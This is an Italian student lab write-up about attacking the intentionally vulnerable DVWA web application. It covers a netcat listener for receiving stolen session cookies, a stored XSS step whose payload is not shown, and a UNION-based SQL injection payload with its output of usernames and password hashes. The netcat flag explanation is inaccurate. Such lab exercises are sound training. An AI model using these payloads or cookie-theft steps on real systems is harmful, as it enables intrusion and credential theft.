
Esercizio S6-L5

PREPARAZIONE DELL'AMBIENTE DI TEST:


Prima di eseguire gli attacchi prepariamo l'ambiente di test in modo da avere già tutto sottomano.

Iniziamo impostando il livello di sicurezza a LOW della WebApp DVWA.



Una volta impostato il livello di sicurezza su LOW, prepariamo anche l'ascolto di una porta sulla macchina kali, al fine di poter ricevere il cookie di sessione dell'utente.


Per effettuare questo passaggio utilizzeremo l'utility netcat.




Usiamo -l per indicare che l'indirizzo ip è quello di loopback, mentre il tag -p specifica che la porta su cui ci siamo messi in ascolto in questo caso è la 127.

FASE DI ATTACCO:

Il primo attacco che andremo ad effettuare è l'XXS stored o persistente.



Una volta creato il messaggio lo inviamo, e il server lo conserverà nel database così che ogni volta che un utente visiterà quella pagina il codice verrà rieseguito.



Passiamo ora all'attacco SQLi Blind.

Iniziamo col provare diverse query per vedere come risponde il sito.

Esercizio S6-L5

Come possiamo notare con una query errata, la pagina non restiusce alcun errore poichè è di tipo blind.

Mentre se inseriamo una query esatta il risultato sarà equivalente ad un normale attacco SQLi.

```
ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Ovviamente le password salvate nel database risultano nel formato hash e si dovrebbe effettuare un attacco brute force con John The Ripper per ottenere del plain text.